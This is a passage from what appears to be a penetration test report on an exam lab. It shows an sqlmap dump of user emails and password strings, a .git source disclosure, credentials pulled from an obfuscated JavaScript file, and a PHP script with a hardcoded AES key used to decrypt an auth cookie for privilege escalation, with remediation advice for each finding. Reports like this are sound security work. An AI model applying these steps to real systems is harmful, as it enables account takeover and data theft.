| 218 | Sed.auctor.odio@Quisquenonummy.com                     | Xandra      | Jimenez     | 586jv1958dit5i2ikub689ybl8881pb5 |
| 219 | accumsan.convallis.ante@augue.ca                       | Moses       | Barron      | 113rj4155foy0p2uigi092ijm1392yh1 |
```

Read the users dumped file from users.csv

```
┌──(victor㉿kali)-[~/Desktop/ewptx]
└─$ cat /home/victor/.local/share/sqlmap/output/me.terahost.exam/dump/terahost/users.csv
id,email,Name,Surname,password
1,ut@etlibero.ca,Sybilla,Oneill,689sm9986gfi6g7dkxf712yiy3681vm8
2,porttitor.scelerisque@liberolacusvarius.co.uk,Xerxes,Harrison,977rr1050flc1y3absc714luw8913on5
3,egestas@tristiqueac.co.uk,Odette,Hamilton,368fo0667rfg2x7acrt706urx3987oj8
4,lacus.Cras.interdum@ligulaDonecluctus.com,Xantha,Crane,895fn3572syt4r5gqbj234cgg6089cy5
5,diam.eu.dolor@euismodindolor.co.uk,Kieran,Alvarez,008hh4397liy7z3yawm466byf8146ch7
6,Nam.consequat.dolor@Crasdolordolor.edu,Kaye,Brennan,931hz7998pas8q8proe783wdg4042jm9
7,sed.sapien@magnaPraesentinterdum.net,Germaine,Bush,332fc1628tjo4h5riuc536syj6584yy2
8,aliquet@auguescelerisque.org,Maia,Hendrix,720oi7789rjg8p7luor195zrd3681pg8
9,sed.tortor@Mauriseu.edu,Lillian,Valencia,507vv6280xen2a1gufu009qtw8892oe0
10,sit.amet.ultricies@in.co.uk,Kylynn,Price,128vc4774dwp2n0vslw709kjr3838bg4
11,massa.lobortis.ultrices@gravidanuncsed.org,Kameko,Lowe,234jb3552zpp9l3bqig190rat9537qd1
12,neque@sitamet.com,Maxwell,Jackson,455yk0740gnv1y6xjff583rpq1059nl1
13,velit.justo.nec@loremegetmollis.org,Zahir,Thornton,070sd7378wuh8m5lcfe793zmc7107wd7
14,eu.ultrices@ascelerisque.ca,Maryam,Powell,437ok6848pzg3m0ztob617thz0140cg2
15,id.erat.Etiam@consectetuermauris.net,Peter,Pena,684jf3121lts3d6tjco524rja8098hi8
16,Proin@Integer.ca,Lara,Albert,638kx7825jzt6e4oyzf368fxr6624ah0
17,sed.orci.lobortis@velitin.org,Quon,Matthews,760wj0960hnm5m0qmrq172lud9030ni1
18,a.sollicitudin@pharetra.edu,Cullen,Benjamin,929pd9675kgs1d6xozq394ijs7479ea9
19,purus@acturpisegestas.co.uk,Gregory,Mercado,385bf0978xbf0c9qhpu240efx6026ev5
20,nonummy@eratvolutpatNulla.org,Merrill,Lynch,123bd7730vhr9e7auuh875tkt2270nq9
21,magna@acturpis.com,Cullen,Nolan,691dj2115qjk9u7jgpk167lxi3637ly0
22,eu@Nuncacsem.ca,Mariam,Raymond,989cx7924oiw8j2fcsm143vqg7830nu3
```

Figure 29: user lists with csv file format

Remediation

To remediate SQL injection vulnerabilities in user profile updates, use parameterized queries to ensure user input is not executed as part of the SQL statement. Make sure to validate and sanitize all user inputs before processing them. Moreover, restrict access to the database to only what is required for the user task, and consistently check for weaknesses to uphold security.

6.10 Path Traversal Leads to Source Code Disclosure FooCrop Blog

Severity:	High	Likelihood:	High	Type:	Coding Flaw

Description	Path traversal is a web vulnerability that occurs when an attacker manipulates file paths in a way that allows them to access files and directories outside the intended boundaries of the application. In cases where path traversal leads to source code disclosure, the vulnerability enables an attacker to read sensitive files, such as configuration files, application source code, or other restricted resources, by crafting malicious input.
Risk	Likelihood: High - The main danger of a path traversal vulnerability causing source code disclosure is that it allows

	attackers to reach the application's codebase. Attackers can use this to analyse the source code and discover more security weaknesses like hardcoded credentials, insufficient cryptographic methods, and unfixed security issues. Impact - Revealing the source code can result in a total compromise of the impacted app. If attackers manage to gain access to the source code, they could carry out advanced attacks that may result in data breaches, system failures, or theft of intellectual property. Sensitive data like API keys or login details for other systems could be exploited to access more parts of a company's infrastructure, leading to extensive outcomes.
Tools Used	Manual testing
List of Host identified	blog.terahost.exam (10.100.13.34)
References	https://www.owasp.org/index.php/Path_Traversal http://projects.webappsec.org/w/page/13246952/Path Traversal https://cwe.mitre.org/data/definitions/200.html

Proof of Concept

On the FooCrop BLOG website, a git file was found where an attacker could access logs and source code.




Figure 30: .git directory revealed




Figure 31: logs directory revealed




Figure 32: 2 files revealed




Figure 33: userdata.php.inc file




Figure 34: crypt.php.inc file





Figure 35: crypt file is revealed







Figure 36: blog.js file revealed



Remediation

Sometimes, source code meant for servers may accidentally become visible to users. This code could include confidential data like database passwords and secret keys, enabling malicious individuals to launch attacks on the application. The .htaccess file needs to be included to prevent the disclosure of local directories.

6.11 User Account Takeover via JS File Disclosure in FooCorp Blog

Severity:	High	Likelihood:	High	Type:	Information Disclosure

Description	User account takeover via file disclosure happens when a hacker takes advantage of a vulnerability to reach important files with user information, passwords, or session tokens. These risks could occur due to vulnerabilities like path traversal, insecure file permissions, or mishandling of backup files. Attackers can hijack user accounts using the disclosed information if the files contain passwords, password hashes, or session tokens.
Risk	Likelihood: High - The main danger of user account takeover is when someone gains access to user accounts without permission, which can result in identity theft, fraud, or other harmful activities. If the attacker manages to hack into administrative or privileged accounts, they can take over the entire system, resulting in a total compromise of the application. Impact - Those who fall victim to account takeover could experience monetary losses, theft of information, or identity theft. Compromised user accounts in businesses can result in data breaches, customer trust reduction, and possible regulatory fines due to inadequate protection of sensitive data.
Tools Used	Manual testing
List of Host identified	blog.terahost.exam (10.100.13.34)
References	https://cwe.mitre.org/data/definitions/388.html https://cwe.mitre.org/data/definitions/540.html https://cwe.mitre.org/data/definitions/541.html https://cwe.mitre.org/data/definitions/615.html

Proof of Concept

While fuzzing the directory, an obfuscated blog.js file was discovered, which an attacker can easily de-obfuscate using the js console.

1. Run that obfuscated JavaScript code

   yyy= yyy[_0x4777[3]] is default

   change the xxx variable

   yyy= xxx[_0x4777[3]]

   Final obfuscated JavaScript code

```
var
_0x4777=["\x3F\x70\x61\x67\x65\x3D\x6C\x6F\x67\x69\x6E","\x66\x72\x6F\x6D\x43\x68\x61\x72\x43\
x6F\x64\x65","","\x63\x6F\x6E\x63\x61\x74","\x50\x4F\x53\x54","\x6F\x70\x65\x6E","\x43\x6F\x6E\x74
\x65\x6E\x74\x2D\x74\x79\x70\x65","\x61\x70\x70\x6C\x69\x63\x61\x74\x69\x6F\x6E\x2F\x78\x2D\x7
```

2. After running this JS code, go to XHR's request category.
3. Username & Password will be found.
4. Go to blog.terahost.exam login page to insert username and password to get user access.

http://blog.terahost.exam/js/blog.js

http://blog.terahost.exam/login.php

http://blog.terahost.exam/index.php?page=login




Figure 37. blog.js file




Figure 38: after running in js console




Figure 39: found the username and password




Figure 40: after logging check user cookie

Remediation

To mitigate the danger of user account hijacking caused by exposing sensitive information in JavaScript files, developers should guarantee that no sensitive data like authentication tokens, API keys, or user credentials are firmly embedded in client-side JavaScript files. Sensitive tasks such as authentication and managing sessions should be done on the server side with secure transport protocols like HTTPS to avoid man-in-the-middle breaches. Utilizing secure authentication methods like OAuth or JWT on the server enhances protection from unauthorized access by implementing appropriate access controls. Regularly reviewing code, reducing client-side exposure, and implementing Content Security Policies (CSP) are essential in mitigating this threat.

6.12 Privilege Escalation via PHP Insecure De-serialization in FooCorp Blog

Severity:	High	Likelihood:	High	Type:	Coding Flaw

Description	Privilege escalation via insecure deserialization happens when an app deserializes untrustworthy data without validating or sanitizing it correctly. Deserialization involves transforming serialized data back to its initial object state. If deserialization is not secure, hackers can change serialized objects to insert harmful payloads, alter data, or increase their privileges within the system.
Risk	Likelihood: High - The main danger of insecure deserialization is the potential for unauthorized privilege escalation which can enable attackers to take over high-privilege accounts or enter restricted areas of an application. Attackers can alter serialized objects to change user roles or permissions in order to pretend to be administrators, circumvent access controls, or gain unauthorized entry to confidential data. Impact - After gaining privilege escalation, hackers can get into sensitive information, change important settings, or run any commands they want, leading to data leaks, system takeover, money loss, and harm to the organization's reputation. In rare instances, this could also result in additional attacks on other linked systems in the network.
Tools Used	Burp suite, admin_token_bruteforce script, encryption script, decryption script.
List of Host identified	blog.terahost.exam (10.100.13.34)
References	https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A8-Insecure_Deserialization

Proof of Concept

Users' accounts in FooCrop Blog can be elevated to admin role accounts because of insecure PHP deserialization. The attacker can obtain the AUTH encryption method. Attacker can easily convert this encryption algorithm into a decryption algorithm by utilizing the built-in

decrypt function. As AUTH is encoded in base64, the attacker must decode it in base64 before using it in the decryption script.




Figure 41: user cookie




Figure 42: decoded to aes-256-ctr

AES-256-CTR is decrypted by using the modified crypt.php.inc script.

```php
<?php
$encrypted_text = "N/+kToQPGwnGWxrtaiemNBQ1xZ4uns6yUkWRWn86b86RufsKteruCBa2B6PeONx1fa/KQxcDVxmqf617zYK0P9WKMQKsYg==="; // Replace with your actual encrypted text
$key = "8b362e210615e66b3bf7f69f6c819056"; // 32-byte key for AES-256
$cipher = "aes-256-ctr"; // AES-256 in CTR mode
$iv = "ABCDEFGHIJKLMNOP"; // IV should be 16 bytes for AES
// Decryption function
function decrypt($ciphertext, $cipher, $key, $iv) {
    // Check if the cipher is available
    if (in_array($cipher, openssl_get_cipher_methods())) {
        $ivlen = openssl_cipher_iv_length($cipher); // Get the required IV length
        if (strlen($iv) !== $ivlen) {
            echo "IV length is incorrect. Expected $ivlen bytes.\n";
            return false;
        }
        // Decrypt the ciphertext
        $plaintext = openssl_decrypt($ciphertext, $cipher, $key, $options=0, $iv);
        if ($plaintext) {
            return $plaintext;
        } else {
            echo "Decryption failed\n";
            return false;
        }
    } else {
        echo "Cipher method not supported\n";
        return false;
    }
}

// Example usage of decryption
$decrypted_text = decrypt($encrypted_text, $cipher, $key, $iv);
if ($decrypted_text !== false) {
